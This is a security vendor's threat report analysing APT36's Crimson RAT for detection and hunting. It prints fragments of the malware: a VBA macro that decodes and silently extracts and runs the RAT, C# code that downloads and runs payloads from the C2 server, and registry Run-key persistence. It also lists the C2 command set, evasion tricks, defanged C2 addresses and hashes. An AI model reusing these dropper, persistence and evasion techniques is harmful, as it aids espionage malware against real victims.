CYSIV
A FORESCOUT COMPANY

Threat Report: The APT36 Crimson Remote Access Trojan (RAT)

December 9th, 2020




Table of Contents

Table of Figures

1 EXECUTIVE SUMMARY

The APT36 cybersecurity threat group (also known as Transparent Tribe, ProjectM, and Mythic Leopard) has been very active since at least 2016. Some reports mention that the group was first discovered in 2013. The first targets of this group were Indian military and government personnel. The group then expanded its operation to target Afghanistan. However, some reports have pointed out that APT36's malware has been distributed across other countries, including the United States of America, Canada, China, and Australia.

APT36 mainly use Crimson RAT (Remote Access Trojan) to target its victims. Crimson RAT has the functionality to exfiltrate files and system data and transfer it over non-web channels to its C2 (Command and Control) server. The RAT is built with the ability to capture the screen and terminate any running processes. It downloads additional module payloads from its C&C server to perform keylogging and to steal browser credentials.

The RAT has been maintained and developed by the group over the years and will likely be used in the future campaigns of the group. The Cysiv threat research team has analyzed Multiple variants of this RAT to ensure our customers are well protected.

There could be multiple attack vectors to distribute Crimson RAT. However, it is mainly spread through malspam (malicious spam) campaigns with links to malicious documents. The malicious macro is set up to run when the document is opened and macro functionality is enabled. After extracting and running Crimson RAT, the macro will show the content of the document to create the illusion of a normal file loading delay.

Crimson RAT uses simple techniques to generate an unlimited number of variants from the same Crimson RAT version for different campaigns. The C2 (Command and Control) traffic of the RAT can also be changed without affecting its operation, a perfect detection evasion technique. The RAT can also update itself and execute new payloads to change the behaviors.

Crimson RAT communicate with its C2 servers via the transmission control protocol (TCP), which requires a pair of host address and port number. Each variant of Crimson RAT only has one C2 host address, but it can have a list of multiple ports. C2 addresses are changed between different campaigns and are hidden in the form of byte arrays.

The list of C2 commands (listed in Figure 14) show that Crimson RAT is able to give attacker(s) access to any files on a victim's computer. It also allows the threat actor(s) to monitor the actions of victims on their computer or download and execute new payloads.

We are able to determine a pattern in the name of a registry subkey used across multiple versions of Crimson RAT. Section 2 contains information on the key artifacts and behaviors for detecting Crimson RAT can be used to scan your system, perform more in-depth digital forensics, and to help mitigate the threats.

Protection Provided by Cysiv:

Cysiv SOC-as-a-Service provides protection from a broad range of threats:


- 24x7 monitoring provides organizations with real time alerts and quick isolation and remediation to contain a threat during the early stages of an attack to prevent a compromise, data loss or breach.
- Human-led threat hunting helps to identify suspicious activity and digital footprints that are indicative of an intrusion.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on endpoints, for users, and that can be monitored as part of the Cysiv service, will constantly monitor for abnormal activities and block any connection to suspicious URLs, IPs and domains.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on servers and workloads, and that can be monitored as part of the Cysiv service, uses a variety of threat detection capabilities, notably behavioral analysis that protects against malicious scripts, injection, ransomware, memory and browser attacks related to fileless malware. Additionally, it will monitor events and quickly examines what processes or events are triggering malicious activity.
- Network security appliances that may already be deployed (or can be deployed by Cysiv) and that can be monitored as part of the Cysiv service will detect malicious attachments and URLs, and are able to identify suspicious communication over any port, and over 100 protocols. These appliances can also detect remote scripts even if they're not being downloaded in the physical endpoint.

2 DETECTION

The following information on the key artifacts and behaviors for detecting Crimson RAT can be used to scan your system, perform more in-depth digital forensics, and to help mitigate the threats.

There could be multiple attack vectors used to distribute Crimson RAT. However, as noted in the previous section it is mainly spread through malspam campaigns with links to malicious documents. For example, in March 2020 it was reported that APT36 was sending fake "Health Advisories" about the COVID-19 crisis in a spear-phishing campaign that used an Excel file with a macro. An up-to-date spam filtering system can help to stop the attacks at the first step but, if APT36 exfiltrates the first layer of defense and the malicious attachments are opened by the victims, a series of TTPs listed in Figure 1 can be used to detect Crimson RAT.

Figure 1 – Crimson RAT's Key Artifacts and Behaviors



The C2 command structure of Crimson RAT remains unchanged in the latest versions. However, the developer(s) of the RAT use the techniques describe in section 3.2.4 to vary its C2 traffic and avoid detection. The information provided in section 3.2.4 will also allow creating signatures to detect different variants as well as versions of Crimson RAT.

Different commands can be executed in different campaigns at the group of event number three. However, the commands that are usually run first are "info" and "getavs" (or "procl"), which get fingerprint information about the victims and the processes running on their computers.

The subkey name pattern is found across multiple version of Crimson RAT. This behavior is specific enough to become a high value TTP for detection, hunting and mitigation.

3 ANALYSIS

3.1 The Malicious Macros

The malicious macros are setup to run when the document is opened and macros are enabled. The content of the document will only be visible to the victims when Crimson RAT has executed. This section analyzes the main steps performed by the macro to extract and run the RAT.

The Macro will first create two new folders under C:\ProgramData, and it will then determine the file names for a zip file and an executable file as shown in Figure 2.

Figure 2 – Locations of Extracted Files

```
executable_file_name = "rdhmrarhsa"
executable_folder = Environ$("ALLUSERSPROFILE") & "\Hdlamar\"

If Dir(executable_folder, vbDirectory) = "" Then
    MkDir (executable_folder)
End If
zip_folder = Environ$("ALLUSERSPROFILE") & "\Uphaws\"
If Dir(zip_folder, vbDirectory) = "" Then
    MkDir (zip_folder)
End If

zip_file_path = zip_folder & "othripa.zip"
executable_file_path = executable_folder & executable_file_name & ".exe"
```

The new folder and file names are usually changed between campaigns. For example, a variant of the macro has the pair of folder names “Edlacar” and “Uahaiws” instead of “Hdlamar” and “Uphaws” as shown in Figure 2. The executable file name also appears multiple times in the delivered Crimson RAT payload. The reason will be explained in details in section 3.2.1.

In the next step, the macro will determine a suitable variant of Crimson RAT based on the Operating System (OS) as shown in Figure 3.

Figure 3 – Different Payloads For Different OS Versions

```
If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
    encoded_zip_content = Split(UserForm1.TextBox2.Text, ":")
Else
    encoded_zip_content = Split(UserForm1.TextBox1.Text, ":")
End If
```

As shown in Figure 3, compressed data is embedded in text boxes’ text values. Figure 4 is an example of the embedded data.

Figure 4 – An Example of Encoded Payload

```
80:75:3:4:20:0:0:0:8:0:46:177:44:80:177:50:186:254:207:2:1:0:0:176:159:0:14:0:0:0:
101:120:101:236:90:107:144:28:213:117:62:211:211:211:221:243:90:169:119:70:61:146:
115:37:144:144:4:152:151:4:146:144:65:15:99:208:99:141:37:164:109:209:179:194:192:
:56:114:32:137:193:224:10:38:166:112:37:129:164:226:196:73:48:36:78:242:35:9:27:14
110:206:57:247:246:244:204:246:174:180:69:18:10:170:238:183:59:211:247:125:207:61:
6:0:160:227:103:98:2:224:85:16:216:4:23:199:41:252:180:180:189:214:2:223:77:190:21
82:58:238:123:119:248:251:143:149:14:238:31:26:242:134:75:7:6:75:254:137:161:210:2
:205:102:83:75:101:27:219:175:2:216:26:139:195:15:118:22:63:29:180:251:46:104:177:
```

Each byte is encoded as decimal digits and the bytes are separated by colons. We have also observed some variants of the macro that use hyphens as the delimiters instead of colon. The macro will decode the data and save it as a zip file at the mentioned location.

Figure 5 shows the code snipped used to extract the zip file to the folder that has been determined to store the Crimson RAT executable.

Figure 5 – Extracting Crimson RAT Executable

```
Sub unzip(zip_file_path As Variant, destination_folder As Variant)
    Dim FSO As Object
    Dim shell_application_obj As Object
    'Extract the files into the Destination folder
    Set shell_application_obj = CreateObject("Shell.Application")
    shell_application_obj.Namespace(destination_folder).CopyHere shell_application_obj.Namespace(zip_file_path).items, &H4
End Sub
```

The option &H4 is used in the CopyHere method to hide the progress dialog box from the victims to reduce suspicion. The extracted executable will then be executed by the vba method "Shell" with the option vbNormalNoFocus. Finally, the macro will show the content of the document to create the illusion of a normal file loading delay.

3.2 Crimson RAT

3.2.1 POLYMORPHISM TECHNIQUES

Crimson RAT uses some simple techniques to generates multiple variants for different campaigns. The first method is to temporarily append the strings with the delimiter '|' and a chosen string, and remove them from the string afterwards as shown in Figure 6.

Figure 6 – Appended Strings

```
string text = OSOperationHelper.get_predefined_executable_folder_path() +
  OSOperationHelper.currentExecutableName + ".exe|rdhmrarhsa".Split(new char[]
{
    '|'
})[0];
```

The chosen string is the name of the executable file, which is also used in the malicious analysed in section 3.1. This technique will change the hash of the file and can create an unlimited number of variants from the same Crimson RAT version.

The developer(s) of Crimson RAT vary the C2 response traffic by concatenating the chosen string in the response packets to its C2 servers. The chosen strings are different between different variants and campaigns will change a portion of the C2 traffic. Section 3.2.4 will analyze the flexibility in the C2 command structure used by Crimson RAT to avoid detection.

Crimson RAT can also download and execute additional payloads as shown in Figure 7.

Figure 7 – Downloading and Executing Additional Payloads

```
if (!File.Exists(OSOperationHelper.get_predefined_executable_folder_path() +
  OSOperationHelper.updatedExecutableName + ".exe"))
{
    File.WriteAllBytes(OSOperationHelper.get_predefined_executable_folder_path() +
      OSOperationHelper.updatedExecutableName + ".exe", dataFromC2Server);
    this.do_start_process(OSOperationHelper.get_predefined_executable_folder_path() +
      OSOperationHelper.updatedExecutableName + ".exe");
}
```

The name of the new payload is different than the name of the current executable of Crimson RAT and is changed between different variants. The payload is executed immediately after being downloaded and this can be used as a mechanism to update the RAT or running new payloads to change the behaviors and avoid detection.

3.2.2 EXECUTION PATHS

Crimson RAT utilizes “form load and closure events” to setup its main execution paths. Figure 8 shows the main steps performed when the application’s main form is loaded.

Figure 8 – Main Execution Paths – Form Load

```
private void Form1_Load(object sender, EventArgs e)
{
    try
    {
        base.Visible = false;
        base.FormBorderStyle = FormBorderStyle.SizableToolWindow;
        Thread.Sleep(10);
        this.obj_C2Helper.do_start();
        Thread.Sleep(11);
        this.SelfDuplicateAndStartFromDefaultLocation();
        Thread.Sleep(10);
    }
    catch
    {
    }
}
```

The do_start() function will start the C2 module to connect with a C2 server and execute its command. It creates a timer that invokes the C2 communication and command execution module after 31280 millisecond, and every 37420 millisecond thereafter as shown in Figure 9.

Figure 9 – Timer for C2 Communication

```
TimerCallback callback = new TimerCallback(this.StartC2Communication);
System.Threading.Timer rdhmrarhsatimer = new System.Threading.Timer(callback,
  this.rdhmrarhsaStateObj, 31280, 37420);
```

This setup delays the execution of the C2 module and also allows the RAT to wait for a certain time before attempting to establish a new connection with the C2 server. The do_start() function only exits when the connection with the C2 server is closed. The RAT will then copy itself to a predefined location which will be used to setup persistence on the victims' machines. When the application is about to exit and the main form is closed, the RAT will setup persistence via registry as shown in Figure 10.

Figure 10 – Main Execution Paths – Form Closure


```
private void Form1_FormClosing(object sender, FormClosingEventArgs e)
{
    Thread.Sleep(10);
    this.obj_C2Helper.SetupRegistryPersistence();
}
```

Section 3.2.5 analyzes the persistence setup in more detail.

3.2.3 COMMAND AND CONTROL CONNECTION

Crimson RAT communicate with its C2 servers via transmission control protocol (TCP), which requires a pair of host address and port number. Crimson RAT's C2 addresses are changed between different campaigns and are hidden in form of byte arrays as shown in Figure 11.

Figure 11 – Some Variants of C2 Address



The arrays need to be convert to ASCII strings to be used. For example, the converted IP addresses from Figure 11 are 142[.]234[.]201[.]80, 167[.]114[.]138[.]12, and 107[.]175[.]64[.]209, accordingly.

Each variant of Crimson RAT only has one host address, but it can have a list of multiple ports. Figure 12 shows lists of ports numbers in three different variants of Crimson RAT.

Figure 12 – Some Variants of C2 Ports

```
public static int[] ports = new int[]
{
    4488,
    6868,
    12818,
    16820,
    22488
};
```

```
public static int[] ports = new int[]
{
    6828,
    8661,
    10614,
    14822,
    18443
};
```


```
public static int[] ports = new int[]
{
    6728,
    8661,
    10614,
    14822,
    18443
};
```

The RAT will attempt to connect to the C2 server host address and each port number until the connection is successfully established. If it reaches the end of the port number list, it will circle back to the first port number in the list.

3.2.4 COMMAND AND CONTROL TRAFFIC

After the TCP connection between the RAT and its C2 servers is established, the RAT expects to receive commands from the C2 server to execute. Figure 13 illustrates the structure of a Crimson RAT's C2 command.

Figure 13 – C2 Command Structure



The first five bytes are always used to determine the length of the rest of the packet. The command and its parameters are separated by the delimiter "=". Some commands do not require a parameter. Therefore the delimiter and parameter portions can be optional.

The developer of Crimson RAT also allows the command portion to be changed to a different form without the need to change the code of the RAT. For example, it can use the form "<random1>-info-<random2>-<random3>". This command will be converted to "info" by splitting the string by the delimiter "-" and only keeping the second chunk. Without an in-depth analysis,

network signatures can be defeated easily due to the flexibility in the design of Crimson RAT's C2 traffic.

A list of the C2 commands of Crimson RAT is listed in Figure 14.

Figure 14 – List of C2 Commands

Command	Parameters	Actions	Targeted Data
procl		List running processes	Process ID, process name, and version
getavs		List running processes	Process ID, process name, and version
thumb	File path	Get file information in Graphics Interchange Format (GIF)	Creation time and file size
putsrt		Setup persistence	
filsz	File path	Get file information	Creation time and file size
rupth		Send file path of the RAT	
dowf	File path	Download a file from the C2 server and save it to the specified file path	
endpo	Process ID	Kill the specific process	
scrsz	Integer	Set screen size value for other screen capture commands	
cscreen	Integer	Take one screenshot	Information shown on the victim's screens
dirs		Retrieve the drive names of all logical drives	Drive names
stops		Stop live screen capture	
scren	Integer	Start live screen capture	Information shown on the victim's screens
cnls		Cancel all processing commands	
udlt		Download a new executable file and execute it	
delt	File Path	Delete the specified file	
afile	File Path	Send the content of the file	Data on the victim's computer

Command	Parameters	Actions	Targeted Data
listf	List of file names	Search for the existence of the files	Data on the victim's computer
file	File path	Check if the specified path is a file	Existed file on victim's computer
info		Send victim's fingerprint	Username and computer name
runf	File path	Execute the file at the specified location	
fles	Folder path	List all files in the specified folder	Data on the victim's computer
dowr	File path	Download a file and save it to the specified location	
fldr	Folder path	List the subfolders of the specified folder	Data on the victim's computer

The list of C2 command shows that Crimson RAT is able to give the attacker(s) access to any files on the victims' computer. It also allow the threat actor(s) to monitor the actions of the victims on the computer or download and execute new payloads. Persistence can be setup via the command "putsrt". However, this action will also be carried out by default as analysed in section 3.2.2.

3.2.5 PERSISTENCE

Crimson RAT uses registry to setup persistence in its victims' system. In order to achieve the goal, it will firstly copy itself to a predefined location before linking to the copy in the registry value. Figure 15 shows two main variants of the predefined locations used for setting up persistence.

Figure 15 – Persistence Executable Locations

```
public static string PredefinedExecutablePath = Application.ExecutablePath.ToString();
public static string PredefinedExecutablePath = "\\Media-List\\|tbvrarthsa".Split(new char[]
{
    '|'
})[0];
```

Older version of Crimson RAT copy itself to a predefined location before setting up persistence. For example: "C:\ProgramData\Media-List\". However, latest versions of the RAT use the current location of the executable to reduce unnecessary steps.

With the information of the persistence executable path, the RAT will create a sub-registry key under “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run” as shown in Figure 16.

Figure 16 – Persistence Setup

```
string name = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run|rdhmrarhsa".Split(new char
  []
{
    '|'
})[0];
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(name, true);
string str = OSOperationHelper.rdhmrarhsapc_id;
object value = registryKey.GetValue(str + app);
if (value == null)
{
    registryKey.SetValue(str + app, path);
}
else if (value.ToString() != path)
{
    registryKey.SetValue(str + app, path);
}
```

Interestingly, we are able to determine a pattern in the name of the subkey across multiple variants and versions of Crimson RAT. The value of the variable “str” is different between variants of the RAT. However, the value of the “app” variable is always set to “_dreb”. This valuable information allows us to define the pattern of the registry subkey as following: “<short string>**_dreb”**. For example: “rthebi_dreb” or “tbibra_dreb”.

As analysed in section 3.2.2, this is the end of the execution of Crimson RAT. However, the RAT could have downloaded additional payloads and execute them as analyzed in section 3.2.4. Therefore, additional hunting should be carried out to determine if any further threats.

4 REFERENCES

Note: A comma-separated values (.csv) file of more IOCs is available separately.

79eee492d6701592164db52cddf10232fb43f6660dfb820275b3699912fe6876
82d80dd4552862490e5c6e0c4bd6e6576d9fc449c076acd8fcf7c28cfe602120
9acf62d22e93d6ea68b8d04a174fcd0c4e53d0f14fe1e7fadfcef4dfcc57f480
60f00e3e0122a36a792924af1949c74aa8df9e85615d3052ed2370e3bef65000
0784ed684da628c9bcfa402384bdd976583088b2c33e21194a4747863af80777
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
b29691ac40b8bbb12b13e84641ad20583d1387ca356850aa7b5e76b0f6c76806
d32a88349a7b10db3ba40619237009ab2fd5ec8351f3ebf3ca6865f576105a96
e82b63b8ff1b38ade27f76af86d41b3334c93a07bcb7b04d8a24554d8d9c4aa5
8fe44c425a6661d80b13c0076fefe5e75940a8938e182b09158dbcdc70fdb38c
b67d764c981a298fa2bb14ca7faffc68ec30ad34380ad8a92911b2350104e748
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010
6d717a73468029b337dc53a51363aea78b1350ace23bcda04c238b1506b34123
88d49e34b45c1cb826206d98d6d2f76c62304176d1b83c74db7943cbe9498c56

Cysiv LLC
225 E. John Carpenter Freeway, Suite 1500, Irving, Texas, USA, 75062
www.cysiv.com sales@cysiv.com